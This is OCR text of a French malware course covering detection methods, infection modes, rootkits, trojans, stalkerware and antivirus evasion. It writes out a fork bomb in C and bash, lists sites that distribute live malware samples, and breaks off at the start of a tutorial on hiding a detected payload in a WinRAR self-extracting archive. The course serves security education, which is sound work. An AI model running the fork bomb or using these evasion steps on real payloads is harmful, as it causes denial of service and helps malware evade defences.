- ✓ **Connexion à un serveur distant pouvant être un C2C (malware furtif)**
- ✓ **Téléchargement d'un fichier distant et son exécution en arrière-plan sans le consentement de l'utilisateur (dropper et trojan téléchargeurs)**
- ✓ **Extraction puis exécution d'un fichier caché dans les ressources d'un fichier apparemment légitime comme un jeu ou une mise à jour (trojan autonome)**
- ✓ **Modification de la clé RUN du registre Windows (malware persistant)**

Pourquoi les deux méthodes sont-elles utiles si elles détectent les mêmes signes malicieux (voir ci-dessus) ? La méthode heuristique n'est-elle pas préférable puisqu'elle est proactive ?


- ➔ **Si la méthode heuristique donne un faux positif, la méthode comportementale pourra disculper le fichier analysé (par exemple si le fichier est signé ou qu'il demande une autorisation à l'utilisateur pour exécuter un fichier distant, …)**
- ➔ **Si un fichier est chiffré ou obfusqué, seule la méthode comportementale fonctionnera.**
- ➔ **Les deux méthodes fonctionnent donc en synergie et sont complémentaires !**


ILLUSTRATIONS


Lorsqu'un virus infecte un exécutable, il peut se placer au début du code dans le fichier infecté (on parle de ***prepending virus***) :



Lorsqu'un virus infecte un exécutable, il peut aussi se placer en fin de code dans le fichier infecté (on parle de ***post-pending virus***) :








À propos des rootkits (Windows)


User Level Rootkit (Ring 3) :

- ➔ Le code malicieux se place entre le programme qui appelle un module Windows et ce module.
- ➔ Le code malveillant peut aussi réécrire le programme Windows.
- ➔ Le code malveillant peut encore utiliser l'injection de DLL et l'API Hooking afin de manipuler les processus en mémoire :



Kernel Level Rootkit (Ring 0) :

- ➔ Avec ce type de rootkit, qui est difficile à créer, le système d'exploitation va mentir à l'utilisateur en cachant des fichiers, des répertoires ou des processus, … Un tel rootkit est délicat à détecter.




(Wikipedia)

Les virus MS-DOS (s'exécutent uniquement sur un OS 32 bits)

Historiquement, les virus existaient déjà à l'époque de MS-DOS. Vous pouvez télécharger de vieux virus de ce type, rendus totalement inoffensifs, à la page :

https://archive.org/details/malwaremuseum



Ces virus affichaient un message ou animation quelconque et avait une action malveillante en arrière-plan. Voici, par exemple, ce qu'affichait le virus **Q-WALKER.COM :**

Méthodes de diffusion d'un malware

- **Ingénierie sociale (spear phishing, whaling, …)**
- **Malvertising (diffusion via des publicités en ligne)**
- **Drive-by download (téléchargement furtif : totalement involontaire, la simple consultation d'une page web suffit)**
- **Courriels, spams (pièces jointes)**
- **Partage de fichiers peer-to-peer (P2P file-sharing)**
- **Périphériques amovibles**
- **Messagerie instantanée**
- **Faux logiciels, freewares, jeux, économiseurs d'écran**
- **Sites non fiables**

Signes d'une attaque par un malware

- **Bips fréquents de l'ordinateur**
- **Lenteur des processus, lenteur dans la connexion Internet**
- **Activité anormale des disques durs**
- **Le nom des lecteurs est modifié**
- **Des fichiers ou répertoires disparaissent ou apparaissent sans raison**
- **Alertes fréquentes de l'antivirus, désactivation inopinée de celui-ci**
- **Gel de la fenêtre du navigateur**
- **Diminution flagrante de l'espace de stockage sur les HDD et SSD**

Activités d'un cheval de Troie (trojan horse)

Le cheval de Troie est un programme apparemment inoffensif qui contient un code malicieux

- **Création d'une porte dérobée par l'ouverture d'un port**
- **Capture de la frappe de la victime (keylogging)**
- **Upload d'un malware sur l'ordinateur de la victime**
- **Download d'un fichier à partir de l'ordinateur de la victime**
- **Désactivation de l'antivirus et du firewall**
- **Destruction ou remplacement de fichiers système**
- **Utilisation de votre ordinateur dans des activités illégales**
- **Enregistrement vidéo via la webcam (afin d'effectuer un chantage, …)**
- **Transformation de votre ordinateur en serveur proxy**
- **Création d'un trafic en vue de causer un déni de service**

Remarques :

1. **Fichiers joints à un courriel : les techniques de l'ingénierie sociale sont utilisées pour vous inciter à cliquer sur un lien malicieux ou à exécuter un programme malveillant. Un exemple simple consiste à associer à un fichier exécutable une double extension. Le fichier malware.exe sera renommé photo.jpg.exe : comme de nombreux utilisateurs masquent les extensions connues, le fichier s'affichera comme photo.jpg … et un fichier image ne suscite pas de méfiance. L'utilisateur sera donc enclin à ouvrir ce fichier, pour son plus grand malheur. Morale : ne jamais masquer les extensions connues !**

2. **Le peer-to-peer, simplement nommé P2P (pair à pair en français), est un modèle client-serveur ou chaque client est aussi un serveur. Ce type de réseau est souvent associé à du partage illégal de fichiers (mp3, vidéos, …) On considère que, de nos jours, 30 à 40% des fichiers partagés dans ces réseaux sont infectés par des malwares.**

3. **La propagation par les sites web se fait souvent grâce au drive-by download (téléchargement et installation automatique de malware par la simple consultation d'un site piraté ou d'un email malveillant).**

Il n'y a pas de sécurité à 100%.

Ne vous croyez jamais totalement en sécurité sur Internet, même si votre système d'exploitation, votre antivirus et votre firewall sont à jour.

Il faut assurément rester vigilant et prudent…

Sites qui proposent le téléchargement de malwares (vous pourrez ainsi vous exercer à les analyser de façon statique et dynamique) :

- https://www.vx-underground.org
- https://malshare.com
- https://virusshare.com
- https://github.com/ytisf/TheZoo
- https://bazaar.abuse.ch/

Deux machines virtuelles sont spécialisées dans l'analyse de malware :

- **FLARE VM**
- **REMnux (= Reverse Engineering Malware Linux)**

Solutions modernes de protection contre les malwares

- **Antivirus**
  - **Détecte et supprime les malwares.**
- **EPP (Endpoint Protection Platform)**
  - **Surveille le système en agissant comme un antivirus, un HIDS/HIPS, un firewall et en tant que DLP (Data Loss Prevention)**
- **IDS / IPS (Intrusion Detection System / Intrusion Prevention System)**
  - **Détectent les activités suspectes (l'IPS peut même les bloquer)**
- **EDR (Endpoint Detection and Response)**
  - **L'EDR répond aux attaques avancées sur les terminaux.**
- **UEBA (User and Entity Behavior Analytics)**
  - **Utilise l'intelligence artificielle et le machine learning.**
  - **Détecte les menaces internes.**
- **ATP / AEP / NGAV (Advanced Threat Protection, Advanced Endpoint Protection, Next Generation Antivirus)**
  - **Hybrides entre un EPP, un EDR et un UEBA.**
  - **Constituent une protection avancée.**
- **Firewall**
  - **Filtrage du trafic sans analyse du contenu des paquets.**
- **NGFW (Next Generation Firewall) et UTM (Unified Threat Management)**
  - **Le NGFW effectue un filtrage du trafic avec analyse des paquets (DPI).**
  - **L'UTM combine NGFW, antivirus, anti-spam, NIDS/NIPS, DLP et un VPN (exemple : Sophos UTM)**

L'antivirus et l'EPP utilisent la détection par signature.
L'EDR, l'UEBA, l'ATP/AEP/NGAV utilise la détection comportementale.
L'EDR et l'ATP constituent une réponse aux menaces.

La fork bomb :(){ :|:& };:

Une **fork bomb** crée un nombre très important de processus afin de saturer la mémoire vive et le CPU. Cela occasionne un **déni de service**.

Un exemple de fork bomb en **langage C** :

```
#include <unistd.h>
int main(void) {
        while(true) {
                fork() ;
        }
return 0;
}
```


Un exemple de fork bomb en **bash** :


```
:(){ :|:& };:
```

Explication :

:()	il s'agit d'une fonction dont le nom est :
{ }	corps de la fonction
:|:	appelle la fonction et envoie la sortie de celle-ci vers elle-même
&	envoie le processus en arrière-plan
;	fin de la déclaration
:	exécute la fonction

Je teste la fork bomb en bash sur une machine virtuelle Parrot :





Les cinq modes d'action des virus

1

INFECTION PAR **AJOUT DE CODE**

Le code viral est copié au début ou en fin du fichier cible. **Le code cible fonctionnera normalement, mais la taille du fichier sera modifiée.**

2

INFECTION PAR **ACCOMPAGNEMENT DE CODE**

On crée un fichier qui accompagne le fichier cible et qui sera exécuté avant celui-ci. Par exemple, on renomme la cible et on la remplace par le fichier accompagnant qui sera exécuté à sa place, puis on exécute le programme original dont le nom a changé.

3

INFECTION PAR **ÉCRASEMENT DE CODE**

Le virus écrase une partie de la cible avec le code viral**. La taille de la cible n'est pas modifiée mais le programme ne fonctionnera pas normalement.**

4

INFECTION PAR **ENTRELACEMENT DE CODE**

Le virus s'installe dans des espaces du programme alloués inutilement et met à jour certaines variables dans l'en-tête PE. **Ici, la taille du fichier n'est pas modifiée et le code cible fonctionnera normalement.**

5

INFECTION DE **CODE SOURCE**

Le virus copie son code et insère ce code dans le code source d'un programme cible qui doit donc être recompilé.

REMARQUE

Le virus doit gérer correctement la surinfection (ne pas infecter plusieurs fois de suite le même programme) afin de ne pas saturer le CPU et surtout de ne pas faire croître la taille des fichiers de manière suspecte.

Les six modes d'action des antivirus

1

DÉTECTION STATIQUE : **méthode des signatures**

On recherche dans le programme une signature de virus connue. Cette méthode ne fonctionne pas avec les virus inconnus ou avec les virus polymorphes.

2

DÉTECTION STATIQUE : **analyse spectrale**

Le spectre d'un programme est la suite de ses instructions après désassemblage. Cette méthode permet de détecter les virus chiffrés, les virus polymorphes et de nouveaux virus qui, par exemple, utilisent le chiffrement. Cette méthode est de moins en moins utilisée car les programmes modernes emploient de plus en plus de techniques pour empêcher le désassemblage et pour se protéger contre la rétro-ingénierie.

3

DÉTECTION STATIQUE : **analyse heuristique**

Cette méthode permet de détecter de nouveaux virus.

4

DÉTECTION STATIQUE : **contrôle d'intégrité**

On vérifie le hash des fichiers grâce à une base de données d'empreintes numériques. L'infection est détectée à 100%

5

DÉTECTION DYNAMIQUE : **surveillance comportementale**

On exécute le code et on observe son comportement.

6

DÉTECTION DYNAMIQUE : **émulation de code**

On exécute le code dans un emplacement mémoire confiné.


Les programmes potentiellement indésirables (PUP/PUA)

Les antivirus détectent parfois un programme comme potentiellement indésirable. Un tel programme est appelé en anglais **PUP** (**Potentially Unwanted Program**) ou **PUA** (**Potentially Unwanted Application**).

Un programme détecté **PUP / PUA** peut parfois être gênant (installation d'une barre d'outils, affichage incessant de fenêtres popup publicitaires : on parle alors d'un adware ou publiciel, …), mais peut également être totalement inoffensif.

Un programme PUP / PUA n'est généralement pas un malware critique.


Exemple d'un tel programme analysé par **Virustotal** :



Si un antivirus, affirmant être plus performant que ses challengers, découvre une pléthore de PUP sur votre ordinateur, ne soyez pas exagérément inquiet : cet antivirus essaye juste de se démarquer de la concurrence et n'a, en définitive, pas mis en évidence une véritable menace sur votre ordinateur. Aucun antivirus n'est bien sûr fiable à 100% (et je ne parle même pas des faux positifs qui sont légion avec ces incontournables outils de sécurité).

Les stalkerwares : des logiciels espions à la portée de tous

Les stalkerwares sont des applications pour smartphone souvent présentés par leurs concepteurs comme des logiciels de contrôle parental (usage plutôt légitime), mais qui sont en réalité assez fréquemment utilisés par des personnes jalouses qui désirent espionner et harceler leur conjoint ou ex-conjoint, ou par des employeurs peu scrupuleux pour surveiller leurs collaborateurs. Le mot **stalker** signifie *harceleur* en anglais.



Le stalkerware, dont l'abonnement peut ne coûter que quelques euros par mois, est capable d'enregistrer, à l'insu de la personne visée, l'historique de ses connexions Internet, la géolocalisation et les itinéraires, les SMS envoyés et reçus, les appels téléphoniques, les photos et vidéos consultées, …

L'utilisation de ces logiciels, malheureusement en vente libre, est en nette augmentation ces dernières années. Des relations malsaines en sont souvent le déclencheur.

Des signes peuvent vous alerter de la présence d'un stalkerware sur votre smartphone : une batterie qui se décharge trop vite, le service de localisation actif en permanence, une consommation excessive de l'espace de stockage, …

Deux mesures de précaution importantes :

- ➔ en cas de soupçon, ne communiquez jamais vos mots de passe et votre code PIN à vos proches : un accès physique au smartphone est en effet souvent requis pour installer le logiciel espion.
- ➔ installez toujours de manière préventive un antivirus payant sur votre smartphone.

Deux exemples de stalkerwares :

Plan annuel pour environ 100 $.

Version Premium sur base annuelle à environ 150 $.

Techniques utilisées pour bypasser les antivirus

Pour rappel, les antivirus utilisent trois méthodes pour détecter les malwares :

- ➔ **Méthode des signatures** : chaque virus est identifié par une séquence d'octets spécifique.
- ➔ **Méthode heuristique** : des règles préétablies permettent la recherche de certaines instructions ou segments de code suspects.
- ➔ **Méthode comportementale** : on analyse ici le comportement de l'exécutable en observant les processus du système d'exploitation.

Il existe différentes techniques permettant de contourner les antivirus :

Évasion sur disque (modification physique du malware)	
Utilisation de l'obfuscation	Cette technique consiste à rendre le programme difficilement compréhensible (renommage des variables avec des noms aléatoires, transformation du code en code spaghetti, …) Un code spaghetti est un code illisible parsemé de **goto** et qui semble partir dans tous les sens.
Utilisation de crypters	Cette technique consiste à utiliser le chiffrement.
Utilisation de packers	Cette technique consiste à utiliser la compression.
Utilisation de protectors	Cette technique consiste à utiliser des méthodes anti-debugging, anti-reversing et anti-VM.


Évasion en mémoire	
Utilisation de l'injection de processus	Ces trois techniques complexes utilisent uniquement la mémoire et ne touche pas au disque.
Utilisation de l'injection de DLL	
Utilisation de l'inline hooking	


Bypasser les antivirus avec une archive auto-extractible

Choisissons pour l'exemple un payload (**malware-1.exe**) détecté par 59 antivirus sur 72 par **Virustotal**. Nous commençons par le transformer en archive auto-extractible avec **Winrar** (clic droit/WinRAR/Ajouter à l'archive) :

On nomme l'archive **malware-2.exe**, on choisit la compression optimale et on coche les trois cases parmi les options d'archivage comme sur l'image ci-contre.

